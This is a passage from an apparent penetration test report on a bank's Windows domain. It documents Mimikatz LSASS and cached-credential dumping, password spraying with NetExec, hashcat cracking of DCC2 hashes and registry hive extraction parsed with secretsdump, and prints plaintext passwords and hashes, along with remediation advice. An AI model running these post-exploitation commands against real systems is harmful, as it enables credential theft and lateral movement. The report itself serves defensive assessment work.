"sekurlsa::logonpasswords" "exit"
```

Within the output, a plaintext password for a higher-privileged account linked to the domain was discovered for GOLDEN.EAGLE.BANKING\zroach:

```

Authentication Id : 0 ; 8897535 (00000000:0087c3ff)
Session           : CachedInteractive from 1
User Name         : zroach
Domain            : GOLDEN
Logon Server      : USINFDC27
Logon Time        : 9/16/2026 2:53:11 PM
SID               : S-1-5-21-1836858824-1393554222-2321786656-2454

msv :
  [00000003] Primary
  * Username : zroach
  * Domain   : GOLDEN
  * NTLM     : 221f773c1d58f8c86cb9873a6b6f1d3b
  * SHA1     : 662433b625230bd841aed65aeee6ee4090049cff
  * DPAPI    : e416a7425437522eaaed0f0b76f121e5
tspkg :
wdigest :
  * Username : zroach
  * Domain   : GOLDEN
  * Password : (null)
kerberos :
  * Username : zroach
  * Domain   : GOLDEN.EAGLE.BANKING
  * Password : Winter18
ssp :
credman :
  
```

Figure 10 - Mimikatz output showing plaintext zroach credential

This account's privileges were sprayed across a list of known host IPs within the domain and local administrative access was discovered on USINFFL56:

```

└─$ nxc smb hosts.txt -u zroach -p Winter18 --continue-on-success

<...SNIP...>

SMB      10.10.23.181    445    USINFFL56    [+]
golden.eagle.banking\zroach:Winter18 (Pwn3d!)
  
```

The tester then logged on confirming access:

```

└─$ evil-winrm -i 10.10.23.181 -u zroach -p Winter18

*Evil-WinRM* PS C:\Users\zroach.GOLDEN\Documents> whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type      Attributes
SID
  
```



```
=====
=====
=====
Everyone                                Well-known group
S-1-1-0                                Mandatory group, Enabled by
default, Enabled group
BUILTIN\Users                          Alias
S-1-5-32-545                            Mandatory group, Enabled by
default, Enabled group
BUILTIN\Administrators                 Alias
S-1-5-32-544                            Mandatory group, Enabled by
default, Enabled group, Group owner
<...SNIP...>
```

Now on USINFFL56 with local administrator access as zroach, Mimikatz was once again deployed. This time to elevate to a SYSTEM token and dump the cached domain credentials (DCC2/MSCacheV2) which are stored locally on any host where a domain user has previously logged on:

```
*Evil-WinRM* PS C:\Users\zroach.GOLDEN\Documents> .\mimikatz.exe
"privilege::debug" "token::elevate" "lsadump::cache" "exit"

<...SNIP...>

[NL$4 - 7/29/2021 8:01:06 PM]
RID          : 00000a19 (2585)
User         : GOLDEN\dhogan
MsCacheV2    : 01a51e1db4b8fcd2c572547b9573b5b3

[NL$5 - 9/16/2026 7:10:48 PM]
RID          : 00000996 (2454)
User         : GOLDEN\zroach
MsCacheV2    : 166f00a22cb9eba2f5e571f3b64815ce
```

```
[NL$3 - 12/9/2018 10:22:51 PM]
RID      : 00000702 (1794)
User     : GOLDEN\breese
MsCacheV2 : 43613ff71bf457e8e56ae9b593562b97

[NL$4 - 7/29/2021 8:01:06 PM]
RID      : 00000a19 (2585)
User     : GOLDEN\dhogan
MsCacheV2 : 01a51e1db4b8fcd2c572547b9573b5b3

[NL$5 - 9/16/2026 7:10:48 PM]
RID      : 00000996 (2454)
User     : GOLDEN\zroach
MsCacheV2 : 166f00a22cb9eba2f5e571f3b64815ce

mimikatz(commandline) # exit
Bye!
```

Figure 11 - mimikatz output showing dhogan cached credential

The cached credential hash for dhogan was extracted and cracked offline using hashcat against the rockyou wordlist:

```
└─$ cat dhogan.hash
$DCC2$10240#dhogan#01a51e1db4b8fcd2c572547b9573b5b3

└─$ hashcat -m 2100 dhogan.hash /opt/wordlists/rockyou.txt
hashcat (v7.1.2) starting

$DCC2$10240#dhogan#01a51e1db4b8fcd2c572547b9573b5b3:Kathleen1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 2100 (Domain Cached Credentials 2 (DCC2), MS Cache 2)
Hash.Target.....: $DCC2$10240#dhogan#01a51e1db4b8fcd2c572547b9573b5b3
Time.Started.....: Fri Sep 18 09:13:43 2026 (1 min, 0 secs)
Time.Estimated...: Fri Sep 18 09:14:43 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/opt/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 9081 H/s (21.98ms) @ Accel:808 Loops:640 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 542976/14344385 (3.79%)
Rejected.....: 0/542976 (0.00%)
Restore.Point....: 539744/14344385 (3.76%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:9600-10239
Candidate.Engine.: Device Generator
Candidates.#01...: Marie7 -> Balamory
```



Hardware.Mon.#01.: Util: 62%

Started: Fri Sep 18 09:13:32 2026

Stopped: Fri Sep 18 09:14:45 2026

This finding demonstrates two distinct credential extraction techniques from LSASS-accessible hosts without the need for local privilege escalation.

Recommendation

To reduce the risk demonstrated by this finding, Eagle Banking should enable Credential Guard on all supported Windows versions to prevent plaintext credential extraction from LSASS memory, and deploy EDR tooling capable of detecting access patterns consistent with Mimikatz and similar credential-dumping utilities. Enforcing a tiered administration model, such as Microsoft's tiering framework, would further limit this exposure by ensuring domain-privileged accounts never authenticate to lower-tier workstation-class hosts, reducing the value of any single compromised endpoint.



5. Domain Credential Disclosure via LSA Secrets

Criticality: **Medium**

CVSS-Score: **4.4**

Overview

Following the initial compromise, a plaintext domain credential was recovered from an auto-logon configuration stored in the host's LSA secrets. This credential was found to be valid not only on the originating host but across numerous additional systems throughout the domain, indicating widespread credential reuse tied to a shared build or deployment process. This single exposed credential materially expanded the scope of the assessment, granting administrative access to multiple workstations and servers without any additional exploitation required.

Technical Details

With SYSTEM-level access to USSRVSP46 established (see Finding 1), copies of the registry hives containing the SAM, SYSTEM, and SECURITY databases were saved in the Temp directory:

```
C:\WINDOWS\system32>reg save HKLM\SAM C:\Windows\Temp\sam.hive
C:\WINDOWS\system32>reg save HKLM\SYSTEM C:\Windows\Temp\system.hive
C:\WINDOWS\system32>reg save HKLM\SECURITY C:\Windows\Temp\security.hive
```

The hives were then downloaded to the tester's host machine via the Metasploit session:

```
meterpreter > download C:\\Windows\\Temp\\sam.hive /home/corey/Raxis/
meterpreter > download C:\\Windows\\Temp\\system.hive /home/corey/Raxis/
meterpreter > download C:\\Windows\\Temp\\security.hive /home/corey/Raxis/
```

Impacket's secretsdump.py was used offline to parse the hives and extract local SAM hashes, cached domain logon data, and LSA secrets:

```
└─$ secretsdump.py -sam sam.hive -system system.hive -security security.hive
LOCAL
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

<...SNIP...>

[*] DefaultPassword
(Unknown User):Wildbunch1
```

```
(corey@kali)-[~/Raxis]
$ secretsdump.py -sam sam.hive -system system.hive -security security.hive LOCAL
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xd8c3e06e1507861d4e023c8b2a75e8c3
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:eeb623b1a9df5efd3e090c9adb945d769:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:4c4c12c046edf48870ce7acac380622d:::
ASPNET:1003:5fe75232757940f024d87c46d4500196:000fa61e1284f1a23ddfff7807363fab:::
guacadmin:1004:aad3b435b51404eeaad3b435b51404ee:35f40315edee0f29465798834f8dd13e:::
[*] Dumping cached domain logon information (domain/username:hash)
GOLDEN.EAGLE.BANKING/setup_admin:a53b5ac5c964c73d377f3a23a696eb1a:setup_admin: (2018-11-12 22:19:52+00:00)
GOLDEN.EAGLE.BANKING/zreyes:b1b34a87055a03c71f3af387708a1735:zreyes: (2018-11-12 22:22:59+00:00)
GOLDEN.EAGLE.BANKING/breese:223562d34d4f308122b37ac3df1d17aa:breese: (2018-12-09 22:34:57+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
GOLDEN\USSRVSP46$:aes256-cts-hmac-sha1-96:c99b6c5321e898c2491dbd4576346bc1c9511abcb4f40294b30d1810db91f200
GOLDEN\USSRVSP46$:aes128-cts-hmac-sha1-96:faffea9c8b197a23b42fc27f4b36e0dd
GOLDEN\USSRVSP46$:des-cbc-md5:e9d9e3b07c02ef0e
GOLDEN\USSRVSP46$:plain_password_hex:ac1e228d8b592367abc9fc916e2d830d114fc65ffe3b2e5f5bdbfb2d
GOLDEN\USSRVSP46$:aad3b435b51404eeaad3b435b51404ee:eba32a7b7ff2fcc199a452f665275895:::
[*] aspnet_wp_PASSWORD
ASPNET: y6q0R{Cx5U}mqi
[*] D6318AF1-462A-48C7-B6D9-ABB7CCD7975E-SRV
0000 82 36 2D DF 2B 3E 1F 4F BE 46 F3 4C E9 B2 C4 42 .6-.+>.O.F.L...B
D6318AF1-462A-48C7-B6D9-ABB7CCD7975E-SRV:82362ddf2b3e1f4fbe46f34c9b2c442
[*] DefaultPassword
(Unknown User):Wildbunch1
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd0b1d0176c364e63d5065e5cbff7300cf8d6dfdf5
dpapi_userkey:0xc999ee4be28c0cefdb32534a9a8249c111a030cf
[*] L$HYDRAENCKEY_28ada6da-d622-11d1-9cb9-00c04fb16e75
0000 52 53 41 32 48 00 00 00 00 02 00 00 3F 00 00 00 RSA2H.....? ...
```

Figure 12 - default password recovered

Within the LSA Secrets section of the output, the DefaultPassword entry was identified containing a plaintext credential which is a strong indicator of an auto-logon configuration.

The tester then sprayed that plaintext password against known local users discovered earlier on the machine with NetExec:

```
└─$ nxc smb 10.10.22.67 -u breese -p Wildbunch1
SMB 10.10.22.67 445 USSRVSP46 [*] Windows Server 2003 R2
3790 Service Pack 2 x32 (name:USSRVSP46) (domain:golden.eagle.banking)
(signing:False) (SMBv1:True) (Null Auth:True)
SMB 10.10.22.67 445 USSRVSP46 [-]
golden.eagle.banking\breese:Wildbunch1 STATUS_LOGON_FAILURE

└─$ nxc smb 10.10.22.67 -u zreyes -p Wildbunch1
SMB 10.10.22.67 445 USSRVSP46 [*] Windows Server 2003 R2
3790 Service Pack 2 x32 (name:USSRVSP46) (domain:golden.eagle.banking)
(signing:False) (SMBv1:True) (Null Auth:True)
SMB 10.10.22.67 445 USSRVSP46 [+]
golden.eagle.banking\zreyes:Wildbunch1 (Pwn3d!)
```



```
(corey@kali)-[~/Raxis]
$ nxc smb 10.10.22.67 -u zreyes -p Wildbunch1
SMB 10.10.22.67 445 USSRVP46 [*] Windows Server 2003 R2 3790 Service Pack 2 x32 (r
(SMBv1:True) (Null Auth:True)
SMB 10.10.22.67 445 USSRVP46 [+] golden.eagle.banking\zreyes:Wildbunch1 (Pwn3d!)
```

Figure 13 - zreyes successful hit

There was a successful hit for the zreyes account which was used later on in the assessment.

Recommendation

Remediation for this finding should begin with removing the DefaultPassword/ AutoAdminLogon configuration from USSRVP46 and auditing any other hosts provisioned from the same build or deployment image for the same misconfiguration. The exposed zreyes credential, along with any other accounts found to share the same password, should be rotated immediately. Eagle Banking should also consider enabling alerts or restrictions around reg save operations against the SAM, SYSTEM, and SECURITY hives, as this is a well-documented post-exploitation technique used for credential dumping.